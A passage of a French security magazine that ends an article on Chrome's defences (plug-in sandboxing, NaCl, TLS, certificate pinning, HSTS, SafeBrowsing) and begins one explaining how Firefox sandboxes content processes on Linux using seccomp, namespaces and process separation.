Un plugin est une librairie contenant du code natif (ex. fichier « .DLL » sous Windows) qui expose une interface NPAPI ou PPAPI pour le navigateur.

Le support NPAPI était indispensable au lancement de Chrome pour bénéficier de l'abondante collection de plug-ins existante. Néanmoins, NPAPI est en voie d'abandon, en particulier à cause de l'incapacité à « *sandboxer* » les plug-ins correctement **[21]**. En 2015, tous les plug-ins Chrome devront migrer vers PPAPI.

Flash Player était déjà intégré par les équipes de Google sous forme de plugin PPAPI depuis bien longtemps. Le dernier à poser problème s'appelle... Java.

Les plug-ins représentent une surface d'attaque non négligeable pour un navigateur – il suffit de consulter les statistiques sur les attaques « dans la nature » pour s'en convaincre **[22]**. C'est pourquoi le confinement des plug-ins (*sandboxing*) fait partie des mesures essentielles pour assurer la sécurité de l'utilisateur.

Les lecteurs les plus paranoïaques pourront tirer parti d'une option de configuration applicable aux plug-ins : « cliquer pour lire », voire « tout bloquer ». Cette terminologie est malheureuse ; la première option correspond à « clic gauche pour activer », tandis que la deuxième option correspond à « clic droit pour activer ». Seule la deuxième option est parfaitement sûre contre les attaques de type « *click-jacking* ».

Fig. 2 : La sécurité des plug-ins résumée en une seule option.

3.4 (p)NaCl

Native Client (NaCl) est une technologie clé pour la sécurité de nombreux composants Google, y compris les plug-ins de navigateur.

NaCl mériterait un article à part entière ; dans les grandes lignes, il s'agit de recompiler les applications C/C++ avec une *toolchain* dédiée (basée sur GCC) qui génère du code natif « vérifiable » (sous forme de fichiers « .NEXE »). Autrement dit, un sous-ensemble de code natif suffisamment régulier pour pouvoir être considéré comme du *bytecode*.

Par exemple, chaque *basic block* est aligné sur 32 octets et ne contient pas d'instruction de transfert arbitraire (l'instruction `RET` est interdite, remplacée par un `JMP` vers une destination connue ; l'instruction `SYSENTER` est également interdite pour des raisons évidentes).

Cette technologie est disponible pour les architectures x86, x64, ARM et MIPS.

Grâce à ces propriétés, le *runtime* NaCl est capable de valider chaque *basic block* à l'exécution. Le *runtime* tire également parti des possibilités offertes par la plateforme matérielle (ex. segmentation sur Intel x86) pour confiner au maximum le code.

Portable Native Client (pNaCl) est une évolution technologique qui ne génère pas directement de code natif, mais un fichier « .PEXE » qui contient du « vrai » bytecode (en fait, la représentation intermédiaire LLVM, puisque la *toolchain* est cette fois-ci basée sur LLVM).

C'est le *runtime* qui se charge des vérifications de sécurité et de la transformation en code natif **[23]**.

4 Cryptographie

4.1 Les algorithmes sont la clé

La cryptographie n'est pas une science exacte : il n'existe pas d'algorithme « inconditionnellement sûr » et d'algorithme « non sûr ». Chaque algorithme résiste à un modèle d'attaquant (généralement défini par ses moyens financiers) pendant un temps déterminé, si les conditions opérationnelles sont scrupuleusement respectées (ex. la valeur « k » ne doit jamais être réutilisée pour émettre plusieurs signatures ECDSA, comme Sony l'a appris à ses dépens).

En ce qui concerne les algorithmes de hash utilisés dans les certificats, MD5 a fait l'objet d'attaque « dans la vraie vie » **[24]** et ne peut plus être considéré comme sûr. SHA-1 suit le même chemin ; dès l'année prochaine, Chrome considérera les certificats utilisant SHA-1 comme invalides (rejoignant en cela les préconisations du RGSv2 **[25]**).

En ce qui concerne les suites cryptographiques négociées dans une session TLS, les dernières années se sont avérées riches en attaques : BEAST, CRIME, BREACH, LUCKY13, POODLE... (sans compter les problèmes d'implémentation de type `goto fail`, mais ceux-ci se corrigent par un *one-liner*). Si vous en avez raté quelques-unes, je vous recommande la page Wikipédia consacrée au sujet qui est synthétique et pertinente **[26]**.

Dans ces attaques, le modèle d'attaquant a été battu en brèche : si l'on considère que l'attaquant peut à la fois générer du clair connu en injectant du JavaScript côté client et observer le trafic chiffré (ces deux conditions étant réunies dès lors que l'attaquant est actif sur le réseau – cas du *hotspot* WiFi ou des interceptions chez l'opérateur), alors les constructions utilisées dans SSL 3.0 et TLS 1.0 sont vulnérables.

La solution à ces problèmes ne se résume pas à passer d'un chiffrement par bloc (de type AES) à un chiffrement de flux (de type RC4 – ce dernier étant fortement suspecté d'être faillible). Une autre solution consiste à rendre moins prédictible la relation clair/chiffré, par exemple en rendant la taille des *chunks* HTTP aléatoire et/ou en ajoutant des données inutiles dans le flux compressé. Utiliser exclusivement TLS 1.2 est une contre-mesure valable, mais difficile à imposer à l'échelle d'Internet.

Désormais le combat se joue à l'IETF dans les comités de standardisation des algorithmes du futur (par exemple le CFRG : *Crypto Forum Research Group*). Dans un monde post-Snowden, le choix d'une courbe elliptique de référence est un véritable problème, sachant que la faisabilité d'une *backdoor* indétectable liée au choix « astucieux » des paramètres a été démontrée possible. Notons que le groupe CFRG est dirigé par un employé de la NSA, et qu'il ne semble y avoir qu'un seul français (salarié d'Oberthur) actif sur la liste de discussion.

4.2 HSTS, Certificate Pinning et autres assurances cryptographiques

On peut raisonnablement affirmer que les autorités de certification n'apportent plus réellement de confiance : compromission (Diginotar), émission de certificats frauduleux (Comodo), autorités reposant sur une clé RSA-512 **[27]**, vol de clés privées (RealTek), accès frauduleux au serveur de signature - déclaré plusieurs années après les faits (HP), violation des politiques de certification par plusieurs autorités nationales (TurkTrust, IGC/A)... la liste est longue.

En 2010, une étude de l'EFF **[28]** pointait déjà la prolifération anarchique des autorités et des sous-autorités de certification (l'IGC/A apparaissant en 6ème position dans la liste des *worst offenders* – le port autonome de Marseille disposant par exemple d'une sous-autorité universellement reconnue **[29]**).

En réponse, plusieurs projets de « notarisation » ont vu le jour : le certificat couramment utilisé par un site donné est déposé chez un tiers de confiance (ou plutôt un quart de confiance ?), ce qui permet aux autres visiteurs de détecter un comportement anormal. Cette idée est en train de devenir un standard IETF sous le nom de *Certificate Transparency* **[30]**, ce qui serait – n'ayons pas peur des mots – un changement de paradigme dans le modèle de confiance sur Internet.

Notons également que HTTP/2 n'autorise(ra) plus les connexions en clair, bien que des amendements aient été déposés pour permettre techniquement l'interception des flux (concept de *Trusted Proxy*).

Les solutions actuellement adoptées par Chrome sont les suivantes :

- *Certificate Pinning* : la liste des autorités utilisées pour un site donné est codée « en dur » dans le navigateur (voir le fichier `transport_security_state.cc` **[31]**). La plupart des services Google sont supportés, mais également des sites tiers comme Tor ou Dropbox.
- Gestion locale des révocations : c'est un secret de polichinelle que la révocation des certificats ne fonctionne pas. Après la faille HeartBleed, la taille des listes de révocation a explosé. Et si vous utilisez le protocole de vérification en ligne (OCSP), un attaquant pourra très facilement bloquer votre requête – la plupart des navigateurs ayant un comportement de *fail open*. Chrome embarque donc une liste locale de révocation (CRLSet – voir `crl_set.cc` **[32]** et **[33]**). Chrome implémente également des logiques plus granulaires, de type « IGC/A ne peut signer que des domaines en .fr »).

Un autre élément clé dans la sécurité SSL est HSTS (*HTTP Strict Transport Security*) – RFC 6797. En effet, il suffit qu'un seul élément d'un site Web soit chargé au travers du protocole HTTP (sans 'S') pour qu'un attaquant puisse récupérer un cookie de session, voire injecter du code JavaScript malveillant – cf. outil FireSheep. Encore pire, un attaquant actif sur le réseau pourra effectuer une attaque de « downgrade » en bloquant ou en redirigeant toutes les connexions HTTPS vers HTTP si la connexion initiale a été effectuée en HTTP – cf. outil SSLStrip (ou ses équivalents vendus à diverses agences de renseignement dans le monde) et n'en déplaise au Webmail de Laposte.net ...

HSTS permet à un site Web d'annoncer (dans l'entête HTTP « Strict-Transport-Security ») que toutes les connexions vers ce site devront être effectuées en HTTPS, avec un certificat valide.

Il est possible d'ajouter des sites dans la liste prédéfinie en naviguant vers chrome://net-internals/#hsts.

4.3 Prendre la bonne décision

Dans un monde idéal, tous les serveurs Web utiliseraient des certificats connus et valides. Mais dans la réalité, la majorité du Web n'utilise pas SSL, et le reste utilise des certificats auto-signés, délivrés pour un autre domaine, ou expirés.

Il n'est donc pas encore possible de bloquer d'autorité tous les certificats invalides – l'utilisateur final doit prendre une décision de sécurité, ce qui est souvent synonyme d'échec. De ce point de vue, le *design* des interfaces et les options par défaut jouent un rôle majeur.

Fig. 3 : Si vous choisissez A, rendez-vous en enfer. Si vous choisissez B, retournez au début du livre.

Il est à noter que la plupart des navigateurs ont durci leur position dernièrement, Firefox rendant par exemple l'utilisation de certificats auto-signés vraiment pénible pour l'utilisateur final.

5 Tout ce dont j'aurais aimé vous parler

Faute de place, cet article touche à sa fin, mais il reste encore beaucoup de chemin à parcourir avant d'avoir un navigateur fonctionnel et sécurisé.

5.1 Interface utilisateur

L'interface utilisateur fait partie des composants de sécurité du navigateur.

De nombreuses mesures de sécurité techniques sont implémentées pour lutter contre les attaques techniques (*buffer overflow*, etc.). Malheureusement dans un petit nombre de cas, l'utilisateur doit prendre la décision finale. Il est clair que faire reposer une décision de sécurité sur le choix éclairé de l'utilisateur est un pari audacieux ; mais tous les *pentesters* qui me lisent apprécient également de pouvoir outrepasser les alertes de sécurité et télécharger un outil malveillant depuis Internet.

Avec l'avènement des IDN (*International Domain Names*), l'interface utilisateur doit également éviter d'induire l'utilisateur en erreur. L'attaque homographique est un grand classique : il s'agit de remplacer un caractère latin par un caractère visuellement similaire dans un alphabet « exotique » (par exemple la lettre 'a' par le 'a' cyrillique).

Chrome applique une politique assez complexe en la matière, et peut décider d'afficher le *punycode* équivalent lorsqu'il existe un risque de confusion visuelle. Le lecteur intéressé par le processus de décision se référera à la fonction `IsIDNComponentSafe()` **[34]**.

L'affichage de la barre d'adresse (généralement absente dans les navigateurs mobiles par manque de place) fait également l'objet de débats sans fin – Chrome et Firefox ayant déjà mené en 2011 des expériences pour la faire disparaître entièrement.

5.2 SafeBrowsing

SafeBrowsing est une API ouverte **[35]** qui permet de valider l'innocuité d'un site Web. La base SafeBrowsing contient aussi bien les sites de phishing que les sites « malveillants » (c'est-à-dire bien souvent délivrant un *Exploit Kit* ou un *Drive-By Download*).

Cette base est alimentée par les remontées des utilisateurs (le bouton « *Report Phishing* » dans Gmail, par exemple) ainsi que par une analyse régulière des sites Web lors du *crawling*.

Ce problème est plus compliqué à résoudre qu'il n'y paraît, du moins lorsque le nombre de sites multiplié par le nombre de clients prend des proportions dantesques. C'est pourquoi le protocole SafeBrowsing en est actuellement à sa version 3. Une partie de la base est stockée côté client (sous forme de hash) pour des raisons de performance **[36]**.

À noter que la réputation des sites s'applique aussi aux liens de téléchargement, ce qui occasionne le message bien connu des *pentesters* : « Ce fichier est malveillant. Il a donc été bloqué dans Chrome. » Vous pouvez tester avec Cain **[37]**.

5.3 Mise à jour

Que l'on apprécie cette civilisation du *patch* ou non, l'application rapide des mises à jour fait partie des fondamentaux de la sécurité informatique moderne.

De ce point de vue, l'application rapide, fiable et transparente pour l'utilisateur des mises à jour en tâche de fond avec le service Google Update (nom de code : Omaha **[38]**) représente une assurance sécurité non négligeable.

5.4 HTML mon amour

Il y aurait un roman à écrire sur la difficulté à implémenter correctement HTML, CSS et JavaScript. Ça tombe bien, ce roman a été écrit par un Googler du nom de Michal Zalewski : il s'agit du *Browser Security Handbook* **[39]**.

Certains problèmes n'admettent pas de solution, comme par exemple le support du tag `<A DOWNLOAD=...>` qui permet de contourner le `Content-Type` envoyé par le server **[40]**, ou le problème du *Confused Deputy*.

À noter que la version finale du standard HTML 5 n'a été publiée que... le 28 octobre 2014, alors que tous les navigateurs le supportent depuis plusieurs années.

Conclusion

Cet article n'a pas parlé du protocole SPDY (qui constitue les fondations pour le futur protocole HTTP 2.0), ou des sécurités additionnelles présentes sur un ChromeBook (comme par exemple le support des TPM). En effet, Chrome est régulièrement tombé lors du concours Pwnium ($60,000 étant un montant suffisamment motivant), tandis qu'un ChromeBook n'a jamais été compromis de manière persistante malgré les $3,141,590 provisionnés pour l'occasion.

En conclusion, il me semble important d'insister sur le fait que la conception d'un navigateur Web ne peut pas se faire *ex cathedra*, mais doit s'intégrer dans un écosystème composé de sites Web de tous âges, de serveurs HTTP variés, et d'autres navigateurs. Comme toujours, la rétrocompatibilité s'oppose à certains choix de sécurité intelligents.

Finalement, la seule chose qui est à craindre en matière de sécurité Web, c'est qu'un ministre français décrète que « faire un navigateur souverain, c'est facile ».

Retrouvez les liens et références accompagnant cet article sur le blog de MISC : http://www.miscmag.com/. ■

LA SANDBOX FIREFOX SOUS LINUX

Guillaume DESTUYNDER

mots-clés : SANDBOX / LINUX / FIREFOX / SECCOMP

Firefox est encore à ses débuts – lorsqu'il s'agit de se protéger contre l'exploitation des failles du navigateur. En effet, lorsqu'une faille a été découverte (exécution de code arbitraire, dépassement de tampon, etc.) il est possible de limiter, voire complètement empêcher l'exécution de processus ou l'accès aux données ou ressources. Cela rend la tâche nettement plus ardue pour l'attaquant.

Ce type de protection est supporté par la couche noyau du système – dans notre cas, Linux.

Les mécanismes proposés par le noyau permettent d'isoler les processus et de restreindre l'accès aux ressources (fichiers, mémoire, périphériques...). L'application desdits mécanismes et la séparation des tâches par processus est-ce que l'on appelle une « sandbox » ou bac à sable en français – c'est-à-dire une aire de « jeu » sans danger et de laquelle on ne peut pas sortir sans autorisation préalable.

Cette protection a récemment été ajoutée dans Firefox Nightly (la version de développement de Firefox qui est compilée toutes les « nuits ») et Firefox OS, le système de Mozilla pour téléphones portables.

1 Comment ça marche, une Sandbox ?

Pour comprendre le fonctionnement d'une sandbox, il faut tout d'abord comprendre certains aspects du fonctionnement des processeurs (CPU) et du noyau du système.

1.1 La séparation des processus

Les premiers processeurs étaient prévus pour faire tourner un seul programme. Du coup, le programme en question avait un accès complet à toutes les ressources, et toute la mémoire vive (RAM) connectée.

Cependant, les processeurs sont très vite montés en puissance et en rapidité d'exécution – suffisamment rapide pour exécuter plusieurs segments de programmes différents et suffisamment vite pour donner l'impression que tous les programmes tournent en même temps (aussi appelé système multitâche).

Dans ce cas, tous les programmes du système partagent le même espace mémoire et par conséquent, un programme peut modifier la mémoire et le fonctionnement d'un autre programme, ou même pire, du noyau du système...

En fait, ces systèmes sont bien connus par certain d'entre nous : Windows 95, 98, ME, Mac OS 9, etc.

Et pour cause ! Un bug d'adressage mémoire dans un programme ? Le système se fige et il faut redémarrer l'ordinateur.

Ces systèmes utilisent le mode d'adressage mémoire du processeur dit « mémoire réelle », qui effectivement présente toute la mémoire réelle de la machine directement à tous les processus.

Sur la plate-forme Intel x86 par exemple, il est possible d'activer un autre mode d'adressage : le mode « mémoire protégée ». Il est disponible depuis 1982 et le processeur 80286 (mieux connu en tant que processeur « 286 ») et a été rapidement amélioré sur le processeur suivant, le 80386 (« 386 »). La partie du CPU en charge de la gestion mémoire s'appelle le MMU (« Memory Management Unit »).

La mémoire protégée permet au MMU d'allouer un espace mémoire virtuel pour chaque programme. Chaque programme pense ainsi avoir accès à toute la mémoire du système.

En réalité, le MMU se débrouille pour allouer uniquement l'espace véritablement utilisé par le programme. Il est même possible d'allouer de la mémoire sur le disque dur (souvent appelée « swap ») et qui, bien que plus lente, permet d'utiliser plus de mémoire que disponible en RAM seule.

Comme son nom l'indique, la mémoire protégée ne permet pas l'accès à la mémoire des autres programmes. Un programme ne voit que son propre espace mémoire. Il existe cependant plusieurs mécanismes pour communiquer entre programmes comme la mémoire partagée (dont l'accès est aussi contrôlé en lecture et écriture selon

une table définie par un appel au noyau – 2 programmes ont besoin d'un droit d'accès à la même zone mémoire partagée).

Un autre mécanisme courant est les sockets de communication, type Unix, TCP, etc., et parfois même de simples fichiers (un processus écrit dans le fichier, l'autre le lit).

Le noyau du système fonctionne donc dans un mode spécifique du CPU lui permettant d'arbitrer ces droits d'accès et autres fonctions spéciales. C'est la tâche du système ayant le plus haut niveau de privilèges – plus haut que les utilisateurs dits administrateurs du système. Ces derniers ne font que demander au noyau d'accéder aux ressources (via l'intermédiaire d'appels système au noyau, appelés « system calls » ou « syscalls ») et de changer certains réglages, c'est le noyau qui effectue le changement et décide s'il est autorisé ou non.

1.2 La restriction d'accès aux ressources par processus

Nous avons donc établi que les données de chaque processus sont séparées en mémoire par le MMU, et que certaines fonctions du noyau permettent aux programmes de communiquer ou effectuer d'autres tâches privilégiées.

C'est donc naturellement dans le noyau que se trouvent les mécanismes de gestion d'accès aux ressources (fichiers, réseau, hardware...).

Traditionnellement, le noyau ne permet pas aux programmes démarrés par différents utilisateurs de partager leur mémoire, d'envoyer des signaux spéciaux (par exemple, le signal permettant de quitter ou tuer un autre processus), d'accéder aux fichiers stockés sur le disque dur, etc.

Ces accès ce font donc tous via les appels système.

Par exemple, lorsqu'un programme lit un fichier, il demande au noyau de l'ouvrir (appel système : open), puis de lire le contenu (« read ») ou écrire (« write »), puis finalement il ferme le fichier (« close »). Il existe plus de 300 appels système et de nouveaux appels sont ajoutés de temps en temps par les développeurs du noyau Linux.

De fait, le noyau gère les accès entre les processus et le MMU s'occupe de définir les bornes de séparation des données au niveau du processus.

1.3 Mécanismes de gestion d'accès du noyau Linux

1.3.1 Linux Capabilities (Capacités)

L'utilisateur administrateur dit « root » est un utilisateur comme un autre du point de vue du noyau, mais qui possède des capacités (« capabilities » ou « caps »). Celles-ci sont définies par défaut dans le noyau Linux :

Par exemple, `CAP_DAC_OVERRIDE` permet au root de lire, écrire et changer les attributs de tout fichier sur les disques locaux (cela représente donc la capacité de passer outre les restrictions du système de sécurité « DAC », ou « *discretionary access control* »).

DAC est le système de gestion d'accès par défaut du noyau Linux.

Il existe bien sûr d'autres capacités, et les utilisateurs non-root et certains processus peuvent y avoir accès si un utilisateur root le décide.

Cependant, le système de capacités n'est pas très flexible et son utilisation est donc limitée.

1.3.2 SELinux, AppArmor, etc.

D'autres modèles de sécurité plus avancés existent sous Linux. Beaucoup ont au moins entendu parler de SELinux (*Security Enhanced Linux*) par exemple.

En surface, SELinux est représenté par une liste de règles très précises de ce que les programmes et utilisateurs peuvent faire, ce qu'ils peuvent accéder, et permet de grouper ceux-ci par domaines et types.

Sous le capot, SELinux tourne au niveau du noyau et vérifie chaque appel système. Si ses règles ne permettent pas au processus de faire un certain appel système (et/ou certains arguments envoyés via cet appel système), il refuse l'appel.

Il y a un problème complexe avec SELinux : lors de l'écriture des règles, il est souvent difficile de prévoir ce que le processus va accéder et donc de décider a priori ce qui est autorisé ou non.

Cela dépend beaucoup de l'utilisation du système et de la façon dont le développeur a programmé son application.

1.3.3 Seccomp (Secure Computing Mode)

1.3.3.1 Mode 1

Seccomp est une option du noyau Linux qui permet de restreindre le nombre d'appels système utilisables par un processus, et/ou les arguments qui sont envoyés via ces appels système.

L'avantage de seccomp, c'est que contrairement à SELinux, le programme lui-même peut l'appeler et le configurer – une façon de dire « OK, noyau : démarre ma sandbox et restreint mes droits d'accès aux ressources maintenant ! ».

De cette façon, le développeur de l'application peut préciser lui-même les paramètres nécessaires pour que son programme fonctionne correctement – et non pas l'utilisateur.

Seccomp a tout d'abord été ajouté en tant que « seccomp mode 1» : ce mode ne permet que les appels système « read », « write », « exit » et « sigreturn » qui

permettent au processus de lire/écrire sur les fichiers déjà ouverts, et de se terminer correctement.

Seccomp peut être activé à tout moment lors de l'exécution du programme, ce qui laisse le développeur accéder à toutes les ressources nécessaires (ouverture de fichiers, sockets, etc.), puis interdire l'ouverture de nouvelles ressources lorsque seccomp est activé.

Une fois actif, il est impossible de faire marche arrière jusqu'à ce que le programme se termine ou que le processus soit tué.

1.3.3.2 Mode 2

Le premier mode seccomp est un mode extrêmement restreint, et malgré le fait que cela rend la sandbox très difficile à contourner pour les attaquants, très peu de développeurs l'ont utilisé.

Le mode 2 permet de spécifier une liste d'appels système autorisé, et ses arguments : par exemple, autoriser l'appel « open », mais uniquement en mode « ajout de données » (`O_APPEND`), ou uniquement sur certains fichiers.

Un petit programme interne qui utilise le format de filtre réseau (« BPF filters ») du noyau permet de configurer ces appels.

Une fois le filtre actif, le noyau appellera le programme pour chaque appel système de ce processus.

De plus, puisqu'il est à présent possible de créer de nouveaux processus depuis la sandbox (via appel « execve » par exemple), les processus (et threads) enfants d'un processus ayant activé seccomp obtiendront le même filtre et seccomp sera automatiquement activé.

Il nous reste aussi l'appel « prctl » (signifie « process control ») qui est utilisé pour démarrer seccomp. Il est possible de remplacer le filtre seccomp par un filtre qui réautorise les appels système, et donc qui rend seccomp mode 2 inutile. Pour contourner ce grave problème, une autre nouvelle fonction du noyau est apparue : « No New Privileges » (NNP) ou « pas de nouveaux privilèges ». Elle est appelée juste avant d'activer seccomp et rend la possibilité d'ajouter des appels à autoriser sur le filtre seccomp impossible (ajouter une liste d'appels système à interdire est toutefois possible).

1.3.3.3 Utilisation de Seccomp

En général, un processus privilégié (dans ce cas, cela veut dire sans seccomp actif, mais non pas nécessairement avec plus de privilèges qu'un utilisateur régulier) communique avec le processus qui lui est sandboxé avec seccomp.

Cela permet de créer une interface et sa propre liste de règles qui sont valides par le processus privilégié et non plus uniquement par le noyau.

Seccomp et NNP sont activés via l'appel système « prctl » :

```
prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0)
prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, filter_prog);
```

Sur Linux, chaque thread d'un même processus doit démarrer seccomp et NNP – il est plus facile de faire ceci depuis le thread principal avant de démarrer les threads enfants. Firefox utilise une fonction qui scanne tous les threads et démarre seccomp pour chacun d'entre eux.

1.3.4 Namespaces (Espaces de noms)

Une dernière méthode est devenue de plus en plus utilisée sous Linux – démocratisée par les programmes « LXC » et « Docker ».

Le principe de fonctionnement des namespaces est simple : chaque namespace est séparé et permet de lancer des processus, monter des partitions disque, créer des interfaces réseau, avoir une liste d'utilisateurs et une table de processus.

En pratique, cela ressemble à des machines virtuelles, en réalité, les namespaces sont des processus du même noyau.

Tout comme seccomp, les namespaces sont actives par le programme lui-même. De plus, le programme peut choisir quelles ressources il désire séparer. Il est possible de séparer uniquement les points de montage des partitions, ou uniquement la table des processus par exemple.

En d'autres mots : alors que seccomp pourrait interdire de lister les processus (en retournant une erreur de permission), un namespace ne retournera pas d'erreur, mais seuls les processus du même namespace seront listés.

2 Le défi pour Firefox : convertir un programme multi-thread en programme multiprocessus

Firefox est, depuis sa conception, un programme orienté multi-thread, c'est-à-dire qu'il permet de lancer plusieurs tâches simultanément dans le même processus, qui partagent le même espace mémoire et donc sans protection par le MMU.

Pour le sandboxing, c'est cette protection mémoire et la séparation stricte entre différents éléments du navigateur que nous recherchons.

Il faut donc effectuer certains choix pour la séparation des éléments : le contenu web n'a pas besoin de pouvoir lancer une calculette ou un interpréteur de ligne de commandes par exemple. Le système de rendu graphique non plus.

D'autres choix sont moins faciles, mais toujours intéressants du point de vue de la sécurité du navigateur : les plug-ins n'ont pas forcément besoin d'accéder aux cookies du navigateur, aux mots de passe sauvegardés, etc.

2.1 Un peu d'histoire de Firefox : les plug-ins « hors processus »

En fait, utiliser des processus différents pour certains éléments du navigateur est également intéressant pour d'autres raisons que la séparation des droits d'accès.

En particulier, le code externe – fourni via des librairies précompilées et souvent propriétaires (sans code source disponible aux équipes de programmeurs Firefox) – peut contenir des bugs et ceux-ci ayant accès à tout l'espace mémoire du processus de Firefox, peuvent facilement faire planter ou figer le navigateur. Étant développés séparément, ils ne sont pas toujours de bonne qualité, et ne bénéficient pas de la même batterie de tests que le code de Firefox, ou ne sont pas mis à jour en même temps que Firefox.

Par conséquent, les premiers pas du mode multiprocessus de Firefox (disponible depuis Firefox 3.6.4 sur Linux et Windows, Firefox 4 sur Mac OS X) se trouvent dans la gestion de plug-ins dits hors processus, c'est-à-dire en lançant les plug-ins dans un processus séparé qui communique avec le processus central de Firefox. Si le processus plug-in plante, Firefox n'est pas directement impacté.

L'écriture du code multiprocessus se devait d'être compatible avec les plug-ins actuels, qui utilisent l'interface de programmation dite NPAPI (« Netscape Plugin Application Programming Interface ») et qui dépendent beaucoup du code qui tourne dans Firefox.

Du coup, les processus plug-in font tourner une version très allégée du moteur Firefox (Gecko) qui proposent NPAPI, et une couche logicielle transmet les appels de l'API vers le processus central de Firefox. Cette couche s'appelle IPDL (« Intercommunication Protocol Definition Language ») et transmet les appels via un socket Unix et une mémoire partagée sur Linux.

3 Firefox OS : Une opportunité qui ne se refuse pas !

Firefox OS est apparu plus récemment, basé sur le moteur de Firefox, Gecko.

Sous Firefox OS, chaque application peut se comparer à une fenêtre ou un onglet du navigateur éponyme.

Seulement, les applications n'ont pas besoin de partager le même set de cookies, mots de passe, etc. Elles n'ont pas non plus besoin de charger de plug-ins externes. Cela rend l'utilisation et la mise en œuvre de processus séparés beaucoup plus simple que dans le navigateur Firefox, car peu de données sont partagées entre les applications web.

En tant qu'applications à part entière, elles se doivent aussi d'être séparées par notre cher MMU et son mécanisme de mémoire protégée : une application ne doit pas pouvoir affecter une autre application ou planter le système, évidemment.

Pour toutes ces raisons, la séparation multiprocessus du moteur de rendu de contenu, et la sandbox ont d'abord été testées et introduites dans Firefox OS avant d'être actives sous Firefox (https://bugzilla.mozilla.org/show_bug.cgi?id=790923).

3.1 Le modèle multiprocessus de Firefox OS et Firefox

Sous Firefox OS, un processus appelé b2g (« boot to gecko ») est lancé au démarrage du système. Ce processus est l'équivalent de Firefox, sauf qu'il démarre sa propre interface graphique au lieu d'ouvrir une fenêtre sur un système hôte (X11/GTK sur Linux, par exemple).

B2g lance aussi un premier processus qui affiche l'écran d'accueil et le lanceur d'applications de Firefox OS.

Lorsqu'une nouvelle application est lancée, b2g démarre un processus avec les arguments nécessaires, puis communique avec lui pour effectuer les actions privilèges via IPDL, tout comme les plug-ins hors processus – et utilise d'ailleurs le même code.

De fait, les processus application de Firefox OS sont les enfants (aussi appelés « child » ou « content-process ») de b2g, qui est lui appelé le processus parent. Ce processus parent tourne avec les droits administrateur (root).

Une grande partie du travail a été de convertir les appels aux fonctions de Firefox pour utiliser IPDL là où c'était nécessaire.

Le navigateur Firefox utilise le même modèle et le même code – mais pour le moment, utilise un processus pour l'interface graphique et un seul processus pour le rendu de contenu web.

Lorsque le contenu web, et donc le processus enfant a besoin d'un accès privilégié (« enregistrer un fichier sur le disque » ou « ouvrir une connexion TCP », par exemple) il doit le demander au processus parent via IPDL.

Le processus parent possède ses propres vérifications et ne donne accès qu'aux ressources, fichiers, etc. donc le contenu web peut avoir besoin. Ces vérifications sont programmées par les développeurs de Gecko.

Sous Firefox, par exemple lors de l'envoi de fichiers :

- le processus enfant ne peut accéder au fichier à envoyer, il demande donc au processus parent un fichier ;
- le processus parent ouvre une boite de dialogue et laisse l'utilisateur choisir le fichier à envoyer ;
- le processus parent ouvre ensuite le fichier choisi par l'utilisateur, et envoi le contenu (en fait, un pointeur vers un fichier ouvert) au processus enfant.

Il faut donc être très attentif au code IPDL et à la gestion des accès par le processus parent. Lorsqu'un attaquant s'échappe de la sandbox, c'est en général en demandant un accès qui n'a pas correctement été vérifié par le processus parent, ou qui donne accès à une ressource privilégiée vulnérable (par exemple, un attaquant pourrait envoyer une commande au pilote graphique qui exploite une vulnérabilité du pilote).

4 Une Sandbox, c'est simple alors !

Le principe de fonctionnent de la sandbox est assez simple. La mise en œuvre, c'est une autre affaire !

En effet, les mécanismes du noyau Linux dont nous avons discuté doivent souvent être utilisés de concert pour obtenir une protection plus complète. D'autre part, l'ancien modèle de code représente des années de travail et il faut du temps pour le convertir, petit à petit.

Par conséquent, la sandbox devient de plus en plus restreinte et donc de plus en plus utile au fur et à mesure.

4.1 La séparation multi-utilisateur sous Firefox OS

Les processus qui tournent sous le même utilisateur bien qu'étant séparés par la mémoire protégée, peuvent communiquer ou modifier les fichiers entre eux. Évidemment, c'est un problème !

Sous Firefox OS, chaque processus application tourne sous un utilisateur différent. Le processus parent se duplique (« fork »), puis lance les applications en tant que nouvel utilisateur non privilégié (« app1 », « app2 », etc.).

Le noyau Linux gère donc les accès entre processus de différents utilisateurs, et par défaut ne permet pas à un processus qui tourne par exemple sous l'utilisateur « app1 » d'accéder, de communiquer ou de modifier les données d'un processus qui tourne avec l'utilisateur « app2 ». Les systèmes de fichiers montés sont aussi configurés de cette façon.




Fig. 1 : Modèle multiprocessus de Firefox OS.

4.1.1 Portage sur Firefox, le navigateur

Malheureusement, le mode multi-utilisateur est difficile à utiliser dans un environnement normal, pour le navigateur Firefox. En effet, même avec seulement deux utilisateurs (l'utilisateur qui lance le navigateur et celui qui fait tourner le contenu web), il faut un processus privilégié (root) pour changer d'utilisateur. Google Chrome et Chromium – le navigateur de Google – utilisent un binaire qui utilise l'attribut « setuid » dans ce cas. Setuid permet à n'importe quel utilisateur de lancer le programme qui possède cet attribut en tant qu'utilisateur root.

Cela nécessite les droits root lors de l'installation du programme.

De fait, le navigateur Firefox n'utilise pour le moment pas de sandbox multi-utilisateur.

L'utilisation des namespace sous un même utilisateur est en cours de développement comme une alternative possible - qui ne nécessite pas les privilèges de l'utilisateur root - mais nécessite un noyau Linux récent.

4.2 Utilisation de Seccomp

Seccomp est utilisé dans le navigateur Firefox tout comme Firefox OS avec le même code.

Seuls les processus enfants (« content-processes ») utilisent seccomp.

Comme il est possible de démarrer seccomp à n'importe quel moment, cela facilite grandement la tâche sur un programme qui n'était à la base pas prévu pour faire tourner une sandbox. Sur Firefox, les fichiers nécessaires au chargement de l'application sont lus et chargés en mémoire sans aucune restriction. Seccomp est actif juste avant que le programme soit prêt à charger une page ou application web, et les restrictions d'accès aux appels système (et donc aux ressources) sont appliquées uniquement à partir de cet instant.

Dans ses débuts, ce type de sandbox était uniquement actif sous Firefox OS et utilisait son propre code d'initialisation, et son propre programme de filtrage d'appels système. Le programme est une longue liste d'instructions qui sont envoyées au noyau et créées par macros, en C.

4.3 Améliorations et utilisation du compilateur de règles seccomp de Chromium

